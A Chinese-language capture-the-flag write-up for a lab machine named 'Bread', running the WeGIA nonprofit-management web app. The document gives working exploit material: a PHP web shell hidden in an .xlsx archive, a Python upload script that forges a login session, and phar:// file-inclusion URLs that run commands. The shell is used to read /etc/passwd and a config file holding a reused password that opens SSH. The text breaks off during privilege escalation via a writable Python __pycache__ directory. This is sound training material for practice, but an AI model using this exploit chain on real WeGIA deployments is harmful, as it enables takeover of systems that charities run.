

Bread

- 信息收集
- 登陆后台
- 漏洞复现
- 获取用户flag
- ssh连接
- 提权
- Python __pycache__ 注入攻击

信息收集

先进行端口扫描，扫出一堆，先看看80端口

☐	ID	Host	Port	Proto	Target	Banner	Code	Title	Area
☐	1	192.168.0.102	143	IMAP	192.168.0.102:143	Unknown	0		
☒	2	192.168.0.102	80	HTTP	http://192.168.0.102:80	Apache-Web-Server jQuery Apache-HTTP-Server/2.4.68 Apache/2.4.68 (Debian)	200	WeGIA - Web Gerenciador In	
☐	3	192.168.0.102	22	SSH	192.168.0.102:22	OpenSSH 10.0p2 Debian 7+deb13u4	0		
☐	4	192.168.0.102	445	SMB	192.168.0.102:445	Unknown	0		
☐	5	192.168.0.102	49154	UNKNOWN	192.168.0.102:49154	Unknown	0		
☐	6	192.168.0.102	139	NETBIOS	192.168.0.102:139	Samba smbd 4.6.2	0		
☐	7	192.168.0.102	49152	UNKNOWN	192.168.0.102:49152	Unknown	0		
☐	8	192.168.0.102	135	RPC	192.168.0.102:135	Microsoft Windows RPC	0		
☐	9	192.168.0.102	53	DNS	192.168.0.102:53	DnsServer	0		
☐	10	192.168.0.102	389	LDAP	192.168.0.102:389	0.a	0		
☐	11	192.168.0.102	88	KERBEROS-	192.168.0.102:88	bo"20260723081243Z(.NM.0.0.krbtgt.NM.No client t	0		
☐	12	192.168.0.102	49153	UNKNOWN	192.168.0.102:49153	Unknown	0		


IP存活: 1 端口存活: 12 检测队列: 96/96 用时: 12s

共 12 条 1 20 / page

访问页面，发现是一个WeGIA，搜索一下

WeGIA，全称 **Web Gerenciador para Instituicoes Assistenciais**，是巴西里约热内卢联邦技术教育中心（CEFET-RJ）LabRedesCefetRJ 实验室的开源项目，由 Nilson Lazarin 教授带领团队以大学延伸项目的形式开发。它的用途很具体：帮助巴西非营利机构管理日常事务。

是一个福利机构的管理平台，看到了一个账号密码




登陆后台

用给的账号密码登录一下



发现一大堆可以跳转的页面，随便点点



发现好多点不开



找不到服务器

Firefox 无法连接到 **bread.dsz** 的服务器。


您可以做什么？

- 请检查输入的网址是否正确，并在稍后重试。
- 请检查网络连接。
- 检查 Firefox 是否有联网权限（可能已接入网络，但被防火墙阻止）。


[详细了解...](#)

重试

最后研究了一下，是因为没有添加host，添加一下host



这才像一个真正的管理页面



漏洞复现

在网上搜索了一下相关知识，发现这个网站存在任意文件上传




CN-SEC 中文网
<https://cn-sec.com>

【代码审计】WeGIA 存在前台任意文件上传漏洞 (RCE)

2025年1月22日 · 0x00 前言 WeGIA是一个福利机构管理器，并且具有一下几种功能，并且在3.2.8及之前版本都存在前台任意文件上传 ...

WeGIA 的 Sócio模块中，`controla_xlsx_cobranca.php` 允许上传 `.xlsx` 文件，但不校验文件内容，只检查扩展名找到上传点



利用步骤：

1. 创建包含 `shell.php` 的 ZIP 文件：

```
1 <?php echo "ZSHELL_OK\n"; system($_GET["c"]); echo "\nZSHELL_END"; ?>
```

2. 然后用任何 ZIP 工具把它打包成 `shell.xlsx` 并通过该接口上传

3. 利用 PHP `zip://` 协议包含 ZIP 内的 PHP 文件实现 RCE：

但是这里尝试了很多次，并没有成功，问了ai之后说是不稳定

直接上传可能会返回 "Erro ao mover o arquivo" 错误,因为上传处理器在没有正确上下文时可能无法移动文件。

正确做法是通过 LFI 包含这个 PHP 文件来触发上传。`control.php` 的 `include()` 会把 `control.xlsx_cobranca.php` 的代码包含进来执行,同时处理我们 POST 的文件上传。

上传脚本

```

1  #!/usr/bin/env python3
2  """上传 shell.xlsx 到靶机"""
3  import requests
4  import zipfile
5  import io
6  import sys
7
8  if sys.platform == 'win32':
9      import io as sysio
10     sys.stdout = sysio.TextIOWrapper(sys.stdout.buffer, encoding='utf-8',
11     errors='replace')
12
13 TARGET = "http://192.168.0.102"
14
15 # 登录
16 session = requests.Session()
17 session.post(f'{TARGET}/html/login.php',
18     data={'c': 'true', 'cpf': 'admin', 'id_pessoa': '1'},
19     allow_redirects=False, timeout=15)
20 print(f"Login: PHPSESSID={session.cookies.get('PHPSESSID')}")
21
22 # 读取本地 shell.xlsx
23 with open("shell.xlsx", "rb") as f:
24     malicious_xlsx = f.read()
25
26 # 上传
27 files = {'arquivo': ('shell.xlsx', malicious_xlsx,
28     'application/vnd.openxmlformats-officedocument.spreadsheetml.sheet')}
29 data = {'nomeClasse': '../../socio/sistema/controller/controla_xlsx_cobranca',
30     'metodo': 'x', 'args': 'x'}
31
32 r = session.post(f'{TARGET}/html/contribuicao/controller/control.php',
33     files=files, data=data, timeout=30, allow_redirects=False)
34 print(f"Status: {r.status_code}")
35 print(f"Response: {r.text[:200]}")
36
37 # 验证
38 r = session.get(f'{TARGET}/html/contribuicao/tabelas/cobrancas/shell.xlsx',
39     timeout=10)
40 if r.status_code == 200:
41     print("shell.xlsx 上传成功")
42 else:
43     print("上传失败")

```

上传成功后可验证是否成功, 访问 `http://192.168.0.102/html/contribuicao/tabelas/cobrancas/shell.xlsx` 会发现下载了刚刚上传的文件

现在文件已上传,通过 `phar://` 流包装器 + LFI 来包含 ZIP 内的 PHP 代码

浏览器访问:

```
1 http://192.168.0.102/html/contribuicao/controller/control.php?nomeClasse=phar://../tabelas/cobrancas/shell.xlsx/shell&metodo=x&args=x&c=id
```

← ↻ ▲ 不安全 192.168.0.102/html/contribuicao/controller/control.php?nomeClasse=phar://../tabelas/cobrancas/shell.xlsx/shell&metodo=x&args=x&c=id

ZSHELL_OK uid=33(www-data) gid=33(www-data) groups=33(www-data) ZSHELL_ENDErro: Operação Inválida, controladora inexistente

RCE 成功! 以 `www-data` 身份执行命令。

原理详解:

1. `nomeClasse = phar://../tabelas/cobrancas/shell.xlsx/shell`
2. `include()` 追加 `.php` → `phar://../tabelas/cobrancas/shell.xlsx/shell.php`
3. `phar://` 包装器打开 `shell.xlsx` (ZIP格式),读取其中的 `shell.php` 条目
4. PHP 解析并执行 `shell.php` 中的代码
5. `system($_GET["c"])` 执行 `id` 命令

获取用户flag

现在有了 RCE,用 `c` 参数执行命令:

查找 flag 文件:

```
1 http://192.168.0.102/html/contribuicao/controller/control.php?nomeClasse=phar://../tabelas/cobrancas/shell.xlsx/shell&metodo=x&args=x&c=find+/+--maxdepth+5+--name+"user.txt"+2>/dev/null
```

← ↻ ▲ 不安全 192.168.0.102/html/contribuicao/controller/control.php?nomeClasse=phar://../tabelas/cobrancas/shell.xlsx/shell

ZSHELL_OK /home/BREAD/ll104567/user.txt ZSHELL_ENDErro: Operação Inválida, controladora inexistente

发现flag文件 `/home/BREAD/ll104567/user.txt`

读取 flag:

```
1 http://192.168.0.102/html/contribuicao/controller/control.php?nomeClasse=ph  
ar://../tabelas/cobrancas/shell.xlsx/shell&metodo=x&args=x&c=cat+/home/BREA  
D/ll104567/user.txt
```

得到flag

← ↻ ⚠ 不安全 192.168.0.102/html/contribuicao/controller/control.php?nomeClasse=phar://../tabelas/cobrancas/shell.xlsx/shell&metodo=x&args
ZSHELL_OK flag{user-95d1001b82778a2bdc5eb0dc02dc7dd3} ZSHELL_ENDErro: Operação Inválida, controladora inexistente

ssh连接

通过 webshell 枚举系统用户，发现 `ahiz` 用户

```
1 http://192.168.0.102/html/contribuicao/controller/control.php?nomeClasse=ph  
ar://../tabelas/cobrancas/shell.xlsx/shell&metodo=x&args=x&c=cat+/etc/passw  
d
```



```

1 ZSHELL_OK
2 root:x:0:0:root:/root:/bin/bash
3 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
4 bin:x:2:2:bin:/bin:/usr/sbin/nologin
5 sys:x:3:3:sys:/dev:/usr/sbin/nologin
6 sync:x:4:65534:sync:/bin:/bin/sync
7 games:x:5:60:games:/usr/games:/usr/sbin/nologin
8 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
9 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
10 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
11 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
12 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
13 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
14 www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
15 backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
16 list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
17 irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
18 gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
19 nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
20 _apt:x:100:65534:/nonexistent:/usr/sbin/nologin
21 systemd-timesync:x:101:102:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
22 systemd-network:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
23 systemd-resolve:x:103:104:systemd Resolver,,:/run/systemd:/usr/sbin/nologin
24 systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
25 messagebus:x:104:110:/nonexistent:/usr/sbin/nologin
26 sshd:x:105:65534:/run/sshd:/usr/sbin/nologin
27 ahiz:x:1000:1000:/home/ahiz:/bin/sh
28 mysql:x:106:113:MariaDB Server,,:/nonexistent:/bin/false
29 Debian-exim:x:107:114:/var/spool/exim4:/usr/sbin/nologin
30 polkitd:x:994:994:User for polkitd:/usr/sbin/nologin
31
32 ZSHELL_ENDErro: Operação Inválida, controladora inexistente

```

查看 WeGIA 配置

```

1 http://192.168.0.102/html/contribuicao/controller/control.php?nomeClasse=ph
  ar://../tabelas/cobrancas/shell.xlsx/shell&metodo=x&args=x&c=cat+/var/www/h
  tml/config.php

```


查看源代码

← ↻ ⚠ 不安全 view-source:192.168.0.102/html/contribuicao/controller/control.php

换行 □

```
1 ZSHELL_OK
2 <?php
3 /**
4  *Configuração do WEGIA
5  */
6 define( 'DB_NAME', 'wegia' );
7 define( 'DB_USER', 'wegia_user' );
8 define( 'DB_PASSWORD', 'ahiz' );
9 define( 'DB_HOST', 'localhost' );
10 define( 'DB_CHARSET', 'utf8' );
11 define( 'ROOT',dirname(__FILE__));
12 define( 'BKP_DIR', '/var/www/backup');
13 define( 'WWW', 'http://bread.dsz/');
14
15 ZSHELL_ENDErro: Operação Inválida, controladora inexistente
```

得到数据库的配置，



成功连接


提权

以 ahiz 身份检查提权路径：

- `sudo -l` → 无权限
- SUID → 只有 `ksu.mit` (需 Kerberos 票据, 无用)
- 可写 systemd 服务 → 全部 masked (符号链接到 `/dev/null`) , 写入无效
- `/usr/local/bin/irc_bot.py` → ahiz 可写但服务 disabled

关键发现：

```
ls -la /usr/lib/python3/dist-packages/samba/__pycache__/
```



```
$ ls -la /usr/lib/python3/dist-packages/samba/__pycache__/
total 868
drwxrwxrwx  2 root root   4096 Jul 21 10:08 .
drwxr-xr-x 13 root root  16384 Jul 21 10:06 ..
